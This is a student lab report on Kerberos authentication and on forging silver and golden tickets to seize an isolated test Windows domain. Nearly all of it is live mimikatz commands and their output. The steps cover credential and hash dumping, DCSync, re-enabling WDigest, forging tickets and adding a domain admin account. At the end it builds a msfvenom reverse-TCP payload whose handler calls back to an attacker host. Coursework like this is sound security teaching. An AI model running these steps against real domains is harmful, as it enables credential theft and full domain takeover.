



中国矿业大学计算机学院

2019 级本科生课程作业

课程名称 操作系统安全——作业三

报告时间 2022 年 5 月 30 日

学生姓名 许万鹏

学 号 05191643

专 业 信息安全

任课教师 张爱娟



目 录

1 Kerberos 认证协议及其攻击	1
1.1 Kerberos 认证协议流程	1
1.1.1 认证服务器交换	1
1.1.2 票据许可服务器交换	2
1.1.3 应用服务器交换	2
1.2 白银票据攻击原理	2
1.3 黄金票据攻击原理	3
2 票据传递攻击 (PtT)	4
2.1 实验环境	4
2.2 完整攻击流程	4
2.3 取得域管理员用户	5
2.4 白银票据攻击	7
2.5 黄金票据攻击	12
2.5.1 Windows 下使用 mimitakz 攻击	12
2.5.2 Kali 下使用 msf 攻击	15


注：本文对图片的说明位于图片上方，因部分图片过大可能造成错页现象。

1 Kerberos 认证协议及其攻击

Kerberos 原意是希腊神话中看守冥界入口的恶犬刻耳柏洛斯，字面意思为“黑暗中的恶魔”。

网络安全中的 Kerberos 是一种计算机网络授权协议，用来在非安全网络中，对个人通信以安全的手段进行身份认证。域环境下的身份认证使用的就是 Kerberos 协议。

1.1 Kerberos 认证协议流程



协议中的用到的名词缩写：

AS (Authentication Service): 认证服务器

TGS (Ticket Granting Service): 票据授予服务器

KDC (Key Distribution Center): 密钥分发中心

TGT (Ticket Granting Ticket): 票据授权票据，或者说：票据的票据

ST (Service Ticket): 服务票据

1.1.1 认证服务器交换

每次用户登陆执行一次

1) $C \rightarrow AS: ID_C || ID_{TGS} || TS_1$



2) $AS \rightarrow C(TGT): E_{K_C}[K_{C,TGS} \| IDS_{TGS} \| TS_2 \| Lifetime_2 \| Ticket_{TGS}]$, 其中:

$$Ticket_{TGS} = E_{TGS}[K_{C,TGS} \| ID_C \| AD_C \| ID_{TGS} \| TS_2 \| Lifetime_2]$$

1.1.2 票据许可服务器交换

每种类型服务执行一次

3) $C \rightarrow TGS: ID_S \| Ticket_{TGS} \| Authenticator_C$, 其中:

$$Authenticator_C = E_{K_{C,TGS}}[ID_C \| AD_C \| TS_3]$$

4) $TGS \rightarrow C: E_{K_{C,TGS}}[K_{C,S} \| ID_C \| AD_C \| Ticket_S]$, 其中:

$$Ticket_{TGS} = E_{K_{C,S}}[K_{C,S} \| ID_C \| AD_C \| ID_S \| TS_4 \| Lifetime_4]$$

1.1.3 应用服务器交换

每个服务会话执行一次


5) $C \rightarrow S: Ticket_S \| Authenticator_C$, 其中:

$$Authenticator_C = E_{K_{C,S}}[ID_C \| AD_C \| TS_5]$$

6) $S \rightarrow C: E_{K_{C,S}}[TS_5 + 1]$


1.2 白银票据攻击原理

白银票据 (Silver Ticket) 通过伪造 ST (Service Ticket) 完成攻击, 因为在 TGT 已经在 PAC 里限定了给 Client 授权的服务(通过 SID 的值), 所以白银票据只能访问指定服务。



1.3 黄金票据攻击原理

白银票据 (Golden Ticket) 通过伪造 TGT (TicketGranting Ticket) 完成攻击。域用户有了 TGT, 那么就可以发送给 TGS 换取任意服务的 ST。有了金票就有了域内的最高权限。



2 票据传递攻击 (PtT)

票据传递攻击就是将 Kerberos 协议认证过程中的某些票据传递到普通域用户手中，然后他们便可以得到票据相应的权限，我们可以传递已存在票据（从域管理员用户处导出），也可以根据服务器信息生成出有用的票据进行传递，如白银票据、黄金票据。

本次实验要求演示后两种，事实上传递已存在票据十分简单，不需获取信息，只要两行通用命令即可。

```
sekurlsa::tickets /export  
kerberos::ptt [0;34c63]-2-0-60a10000-ailx00@krbtgt-HACKBIJI.TOP.kirbi
```

2.1 实验环境

域控制器：Windows Server 2016 Server-No5

域内主机：Windows 10 Client-No1

2.2 完整攻击流程

1. 在域中主机登录本地用户 Administrator，使用 mimikatz 的 logonpassword 取得一个域用户的用户名和密码

如果取得了普通域用户的用户名和密码，那么可以登录普通域用户，使用漏洞（如



MS14-068) 临时提权至域管理员用户权限然后创建一个新的域管理员用户;

2. 使用域管理员用户, 获取足够的信息 (如 `krbtgt` 用户的 HTLM-Hash), 使用这些信息为某个普通域用户 (白银票据) / 任意用户 (黄金票据) 制作票据;

3. 登录普通域用户, 导入票据, 即可取得 Kerberos 服务权限。

注: 实验指导书是从第 2 步开始的

2.3 取得域管理员用户

在域中主机登录本地用户 Administrator

```
C:\Windows\system32>whoami
client-nol\xuwanpeng
```

使用 `net config workstation` 获取主机及其所在域信息

```
C:\Windows\system32>net config workstation
计算机名                \\CLIENT-N01
计算机全名              Client-Nol.xuwp05191643.com
用户名                  XuWanpeng

工作站正运行于
    NetBT_Tcpip_{9D399857-21D6-4474-BEAB-056C7743B4B7} (000C290A26F7)

软件版本                Windows 10 Pro

工作站域                XUWP05191643
工作站域 DNS 名称        xuwp05191643.com
登录域                  CLIENT-N01

COM 打开超时 (秒)        0
COM 发送计数 (字节)      16
COM 发送超时 (毫秒)      250
命令成功完成。
```

使用 `nltest /dsgetdc:XUWP05191643` 获取域控制器名称: SERVER-NO5

```
C:\Windows\system32>nltest /dsgetdc:XUWP05191643
DC: \\SERVER-NO5
地址: \\192.168.36.135
Dom Guid: da139526-f404-4538-aed5-efef3e78ac61
Dom 名称: XUWP05191643
林名称: xuwp05191643.com
DC 站点名称: Default-First-Site-Name
我们的站点名称: Default-First-Site-Name
标志: GC DS LDAP KDC TIMESERV WRITABLE DNS_FOREST
此命令成功完成
```

使用 `mimikatz` 获取已登录用户密码

```
privilege::debug
sekurlsa::logonpasswords
```



或者直接利用>将打印结果输出到文件

```
目录\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > password.txt
```

要获取已登录用户的明文密码，直接要求是服务器没有安装 KB2871997 补丁，它的作用是禁用 Wdigest Auth，我们的服务器版本太高了，所以先制造出这个漏洞，模拟一下老旧服务器所处的困境。

在域控 Server-No5 上使用该 Powershell 启用 Wdigest Auth。

```
Set-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest -Name UseLogonCredential -Type DWORD -Value 1
```

可以发现，我们直接获取到了域控制器 Server-No5 的管理员用户 Administrator 的密码、域 SID。

```
Authentication Id : 0 ; 225753 (00000000:000371d9)
Session           : Interactive from 1
User Name         : Administrator
Domain           : XUWP05191643
Logon Server      : SERVER-N05
Logon Time        : 2022/5/30 1:32:39
SID               : S-1-5-21-2641759520-180272662-1158014618-500
msv :
  [000000003] Primary
  * Username : Administrator
  * Domain   : XUWP05191643
  * NTLM     : aec4adcc47f45a1480b17e8da24c153d
  * SHA1     : fed04bd027d5b8d5d8527f6327b218295fe9ee38
  * DPAPI    : 46566273456fa396b98f1bc3cd706056
tspkg :
wdigest :
  * Username : Administrator
  * Domain   : XUWP05191643
  * Password : 12345Qwert
kerberos :
  * Username : Administrator
  * Domain   : XUWP05191643.COM
  * Password : (null)
ssp :
credman :
```

同时还发现了一个普通域用户的用户名：xuwp-No1、密码：12345Qwerty



```
Authentication Id : 0 ; 4399490 (00000000:00432182)
Session          : Interactive from 2
User Name        : XuWanpeng
Domain           : CLIENT-N01
Logon Server      : CLIENT-N01
Logon Time       : 2022/5/28 23:27:19
SID              : S-1-5-21-914510362-510884258-2631377167-1000

msv :
  [00000003] Primary
  * Username : XuWanpeng
  * Domain   : CLIENT-N01
  * NTLM     : 76d92cc46dc3cec1f1a004f7694f7be4
  * SHA1     : cb33cc8f3b50477dc4732e3e770dd9fdd48751f8
tspkg :
wdigest :
  * Username : XuWanpeng
  * Domain   : CLIENT-N01
  * Password : (null)
kerberos :
  * Username : XuWanpeng
  * Domain   : CLIENT-N01
  * Password : (null)
ssp :
  [00000000]
  * Username : xuwp-No1
  * Domain   : XUWP05191643
  * Password : 12345Qwerty
credman :
cloudap :
```

在 Client-No1 登录 xuwp-No1，尝试使用 CIFS 服务、创建域用户。均被拒绝访问。

```
C:\Users\xuwp-No1>dir \\SERVER-N01\c$
拒绝访问。

C:\Users\xuwp-No1>net user hacker1 12345Qwert /add /domain
这项请求将在域 xuwp05191643.com 的域控制器处理。

发生系统错误 5。

拒绝访问。
```

接下来进行票据生成及利用。

2.4 白银票据攻击

白银票据：伪造 TGS 只能访问指定的服务，且由服务账号（通常为计算机账户）的 Hash 加密，银票在使用的过程不需要同域控通信。

以下是 Kerberos 服务及其对应的白银票据。

Service Type	Service Silver Tickets
WMI	HOST RPCSS



PowerShell Remoting	HOST HTTP
WinRM	HOST HTTP
Scheduled Tasks	HOST
Windows File Share (CIFS)	CIFS
LDAP operations including Mimikatz DCSync	LDAP
Windows Remote Server Administration Tools	RPCSS LDAP CIFS

接下来系统地获取一下 `kerberos::golden` 命令所需的参数。

首先在域控 `Server-No5` 上找到 `Server-No5$` 的 NTLM，这个值是参数 `rc4` 的值。

```
sekurlsa::logonpasswords
```

```
Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : SERVER-NO5$ 注意要有$, 是域控制器不是用户!
Domain           : XUWP05191643
Logon Server      : (null)
Logon Time        : 2022/5/29 23:10:07
SID               : S-1-5-20

msv :
[00000003] Primary
* Username : SERVER-NO5$
* Domain   : XUWP05191643
* NTLM     : 612f2673c6369f8a0b0d63cf784b46dc
* SHA1     : 6c6bf9b27792080c92895c10d5be7c1031566790
```

接着，找一下参数 `domain`、`target`、`rc4` 的值（前面也都出现过，但这个命令比较聚合）

```
lsadump::dcsync /domain:xuwp05191643.com /all /csv
```



```
mimikatz # lsadump::dcsync /domain:xuwp05191643.com /all /csv
[DC] 'xuwp05191643.com' will be the domain
[DC] 'Server-No5.xuwp05191643.com' will be the DC server
[DC] Exporting domain 'xuwp05191643.com'
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502      krbtgt      e70473fa5d05081e15e9498ea548fab8          514
1105     A$          6fde81eb1f3e1fc7e102cd7fc706d68b          2080
1106     XUWP051916430$ 6e01c7583ed7ca1eb15a85f886fb46a3          2080
1002     SERVER-NO1$   fe792f99dbc9b32b0060032eb8349800          532480
1112     SERVER-NO4$   f8847b6da45a16989c927627dca10998          532480
1109     xuwp-No1     76d92cc46dc3cec1f1a004f7694f7be4          512
1110     CLIENT-NO1$   14bf8d98b6297618b0c6ba5bd275e4fd          4096
1113     SERVER-NO5$   612f2673c6369f8a0b0d63cf784b46dc          532480
500      Administrator aec4adcc47f45a1480b17e8da24c153d          66048
```

切换至 Client-No1，找一下参数 user 和 sid 的值

```
whoami /user
```

```
C:\Users\xuwp-No1>whoami /user
```

用户信息

```
=====
用户名                                SID
=====
xuwp05191643\xuwp-no1 S-1-5-21-2641759520-180272662-1158014618-1109
```

最后按 `kerberos::golden` 的语法，使用参数信息，写出 payload。这里 user 的值不一定为真实普通域用户的用户名，也可以不用生成票据文件，`/ticket` 行换成 `/ptt` 直接进内存。

```
kerberos::golden
/user:hacker
/domain:xuwp05191643.com
/sid:S-1-5-21-2641759520-180272662-1158014618
/target:Server-No5
/rc4:612f2673c6369f8a0b0d63cf784b46dc
/service:cifs
/ticket:silver.kirbi
```

使用 mimikatz 制作票据。



```
mimikatz # kerberos::golden /user:hacker /domain:xuwp05191643.com /sid:S-1-5-21-2641759520-180272662-1158014618 /target:
Server-No5 /rc4:612f2673c6369f8a0b0d63cf784b46dc /service:cifs /ticket:silver.kirbi
User      : hacker
Domain    : xuwp05191643.com (XUWP05191643)
SID       : S-1-5-21-2641759520-180272662-1158014618
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 612f2673c6369f8a0b0d63cf784b46dc - rc4_hmac_nt
Service   : cifs
Target    : Server-No5
Lifetime  : 2022/5/30 0:40:25 ; 2032/5/27 0:40:25 ; 2032/5/27 0:40:25
-> Ticket : silver.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

同目录下出现了白银票据 silver.kirbi

mimikatz_trunk > x64				
名称	修改日期	类型	大小	
mimidrv.sys	2013/1/22 9:07	系统文件	37 KB	
mimikatz.exe	2021/8/10 23:22	应用程序	1,324 KB	
mimilib.dll	2021/8/10 23:22	应用程序扩展	57 KB	
silver.kirbi	2022/5/30 0:40	KIRBI 文件	2 KB	

导入票据、查看票据，发现了一个在十年有效期内可以从 Server-No5 获取 CIFS 服务的票据。

```
kerberos::ptt silver.kirbi
kerberos::list
```

```
mimikatz # kerberos::ptt silver.kirbi

* File: 'silver.kirbi': OK

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 2022/5/30 0:40:25 ; 2032/5/27 0:40:25 ; 2032/5/27 0:40:25
Server Name       : cifs/Server-No5 @ xuwp05191643.com
Client Name       : hacker @ xuwp05191643.com
Flags 40a00000    : pre_authent ; renewable ; forwardable ;
```

测试一下是否可以使用 CIFS 服务，发现很成功！

```
dir \\Server-No5\c$
```



```
mimikatz # kerberos::list  
[00000000] - 0x00000017 - rc4_hmac_nt  
Start/End/MaxRenew: 2022/5/30 0:31:39 ; 2032/5/27 0:31:39 ; 2032/5/27 0:31:39  
Server Name       : cifs/Server-No5 @ xuwp05191643.com  
Client Name       : hacker @ xuwp05191643.com  
Flags 40a00000    : pre_authent ; renewable ; forwardable ;
```

命令提示符

```
C:\Users\xuwp-No1>dir \\Server-No5\c$  
拒绝访问。  
  
C:\Users\xuwp-No1>dir \\Server-No5\c$  
驱动器 \\Server-No5\c$ 中的卷没有标签。  
卷的序列号是 D66E-66A4
```

\\Server-No5\c\$ 的目录

```
2016/07/16  21:23    <DIR>          PerfLogs  
2022/05/29  23:13    <DIR>          Program Files  
2022/05/29  22:26    <DIR>          Program Files (x86)  
2022/05/29  23:16    <DIR>          Server-No5-Share  
2022/05/29  22:32    <DIR>          Users  
2022/05/29  22:29    <DIR>          Windows  
0 个文件          0 字节  
6 个目录 50,565,095,424 可用字节
```

接着看看是否可以创建域用户、提升至域管理员用户。

```
net user hacker_silver 12345Qwert /add /domain
```

```
C:\Users\xuwp-No1>net user hacker_silver 12345Qwert /add /domain  
这项请求将在域 xuwp05191643.com 的域控制器处理。  
  
发生系统错误 5。  
  
拒绝访问。
```

这个功能不可以，这也验证了白银票据只能访问指定的服务。

实验中耗时的点：

1. mimikatz 无法解析 Windows Server 2022 的 lsass.dmp，所有版本都不行。

如果你域内的域控制器是不支持的版本，可以新增域控，域控制器可以有很多。

Active Directory 域服务配置向导

结果

目标服务器
Server-No5.xuwp05191643.com

✓ 此服务器已成功配置为域控制器

[显示详细信息](#)

从 lsass.exe 创建转储文件最简单的方法：



cmd.exe	结束任务(E)	Administra...	00	300 K	x64	Windows 命令...
conhost	结束进程树(T)	Administra...	00	564 K	x64	控制台窗口主...
conhost	提供反馈(B)	Administra...	00	652 K	x64	控制台窗口主...
conhost	设置优先级(P)	Administra...	00	488 K	x64	控制台窗口主...
csrss.exe	设置相关性(F)	SYSTEM	00	1,196 K	x64	Client Server ...
csrss.exe	分析等待链(A)	SYSTEM	00	1,228 K	x64	Client Server ...
ctfmon.l	UAC 虚拟化(V)	Administra...	00	3,016 K	x64	CTF 加载程序
dfsrs.exe	创建转储文件(C)	SYSTEM	00	6,764 K	x64	分布式文件系...
dfsrv.e	打开文件所在的位置(O)	SYSTEM	00	1,596 K	x64	Windows NT ...
dllhost.e	在线搜索(N)	SYSTEM	00	2,972 K	x64	COM Surrogate
dns.exe	属性(R)	SYSTEM	00	120,856 K	x64	域名系统(DNS...
dwm.exe	转到服务(S)	DWM-1	00	92,464 K	x64	桌面窗口管理器
explorer		Administra...	00	32,724 K	x64	Windows 资源...
fontdrv		UMFD-0	00	1,248 K	x64	Usermode Fo...
inetinfo		SYSTEM	00	6,388 K	x64	Internet Infor...
ismserv		SYSTEM	00	1,128 K	x64	Windows NT ...
lsass.exe		SYSTEM	00	42,892 K	x64	Local Security...
Microsoft.ActiveDir...		SYSTEM	00	16,616 K	x86	Microsoft.Acti...
MicrosoftEdgeUpda...		SYSTEM	00	564 K	x86	Microsoft Edg...
mimikatz.exe		Administra...	00	508 K	x64	mimikatz for ...

2. rc4 处填的是域控制器 DC\$ 的 NTLM。

2.5 黄金票据攻击

Golden Ticket: 伪造 TGT, 可以获取任何 Kerberos 服务权限, 且由 krbtgt 的 hash 加密, 金票在使用的过程需要和域控通信。

2.5.1 Windows 下使用 mimitakz 攻击

首先系统地获取一下 kerberos::golden 命令所需的参数。

首先在域控 Server-No5 上获取 krbtgt 的 NTLM。

```
lsadump::lsa /patch /user:krbtgt
```

```
mimikatz # lsadump::lsa /patch /user:krbtgt
Domain : XUWP05191643 / S-1-5-21-2641759520-180272662-1158014618
RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : e70473fa5d05081e15e9498ea548fab8
```

获取 krbtgt 的 sid。

```
wmic useraccount get name, sid
```

```
C:\Windows\system32>wmic useraccount get name,sid
Name SID
Administrator S-1-5-21-2641759520-180272662-1158014618-500
Guest S-1-5-21-2641759520-180272662-1158014618-501
krbtgt S-1-5-21-2641759520-180272662-1158014618-502
xuw-p-No1 S-1-5-21-2641759520-180272662-1158014618-1109
```



按 `kerberos::golden` 的语法，使用取得的参数，写出 `payload`。

```
kerberos::golden
/admin:hacker
/domain:xuwp05191643.com
/sid:S-1-5-21-2641759520-180272662-1158014618
/krbtgt:e70473fa5d05081e15e9498ea548fab8
/ticket:golden.kirbi
```

```
mimikatz # kerberos::golden /admin:hacker /domain:xuwp05191643.com /sid:S-1-5-21-2641759520-180272662-1158014618
/krbtgt:e70473fa5d05081e15e9498ea548fab8 /ticket:golden.kirbi
User      : hacker
Domain    : xuwp05191643.com (XUWP05191643)
SID       : S-1-5-21-2641759520-180272662-1158014618
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: e70473fa5d05081e15e9498ea548fab8 - rc4_hmac_nt
Lifetime  : 2022/5/29 23:41:18 ; 2032/5/26 23:41:18 ; 2032/5/26 23:41:18
-> Ticket : golden.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

同目录下出现了黄金票据 `golden.kirbi`

📁

> mimikatz_trunk > x64

▼


🔄

名称

修改日期

类型

大小




golden.kirbi

2022/5/29 23:41

KIRBI 文件

2 KB




mimidrv.sys

2013/1/22 9:07

系统文件

37 KB




mimikatz.exe

2021/8/10 23:22

应用程序

1,324 KB




mimilib.dll

2021/8/10 23:22

应用程序扩展

57 KB



silver.kirbi

2022/5/30 0:40

KIRBI 文件

2 KB

清除票据、导入票据、查看票据。

```
kerberos::purge
kerberos::ptt golden.kirbi
kerberos::list
```

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::ptt golden.kirbi

* File: 'golden.kirbi': OK

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 2022/5/29 23:41:18 ; 2032/5/26 23:41:18 ; 2032/5/26 23:41:18
Server Name       : krbtgt/xuwp05191643.com @ xuwp05191643.com
Client Name      : hacker @ xuwp05191643.com
Flags 40e00000   : pre_authent ; initial ; renewable ; forwardable ;
```




同样地，测试一下 CIFS 服务，意料之中，很是成功。

```
dir \\Server-No5\c$
```

```
C:\Users\xuwp-No1>dir \\Server-No5\c$
拒绝访问。

C:\Users\xuwp-No1>dir \\Server-No5\c$
驱动器 \\Server-No5\c$ 中的卷没有标签。
卷的序列号是 D66E-66A4

\\Server-No5\c$ 的目录

2016/07/16  21:23    <DIR>          PerfLogs
2022/05/29  23:13    <DIR>          Program Files
2022/05/29  22:26    <DIR>          Program Files (x86)
2022/05/29  23:16    <DIR>          Server-No5-Share
2022/05/29  22:32    <DIR>          Users
2022/05/29  22:29    <DIR>          Windows
               0 个文件                0 字节
               6 个目录 50,587,123,712 可用字节
```

接下来再试试是否可以创建域用户、提升至域管理员用户，这次成功了，说明黄金票据可以让 hacker 提升至域管理员用户权限。

```
C:\Users\xuwp-No1>net user hacker golden 12345Qwert /add /domain
这项请求将在域 xuwp05191643.com 的域控制器处理。

命令成功完成。

C:\Users\xuwp-No1>net group "domain admins" hacker_golden /add /domain
这项请求将在域 xuwp05191643.com 的域控制器处理。

命令成功完成。
```

在域控里看一下是否有域管理员用户 hacker_golden。

Active Directory 用户和计算机 -xuwp05191643.com-Users-（双击/右击+属性）
hacker_golden-隶属于



hacker_golden 属性 ? X

环境	会话	远程控制	远程桌面服务配置文件	COM+			
常规	地址	帐户	配置文件	电话	组织	隶属于	拨入

隶属于(M):

名称	
Active Directory 域服务文件夹	
Domain Admins	xuwp05191643.com/Users
Domain Users	xuwp05191643.com/Users

添加(D)... 删除(R)

主要组: Domain Users

设置主要组(S) 没有必要改变主要组, 除非你有 Macintosh 客户端或 POSIX 兼容的应用程序。

确实存在域管理员用户 hacker_golden。

2.5.2 Kali 下使用 msf 攻击

首先生成木马。

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.36.142 LPORT=23333 -f exe > msf.exe
```

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.36.142 LPORT=23333 -f exe > msf.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.36.142 LPORT=23333 -f exe > msf.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

配置监听模式, 运行, 在 Client-No1 上点开 msf.exe, 成功获取 shell。

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
```



```
set LHOST 192.168.36.142
set LPORT 23333
run
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.36.142
LHOST => 192.168.36.142
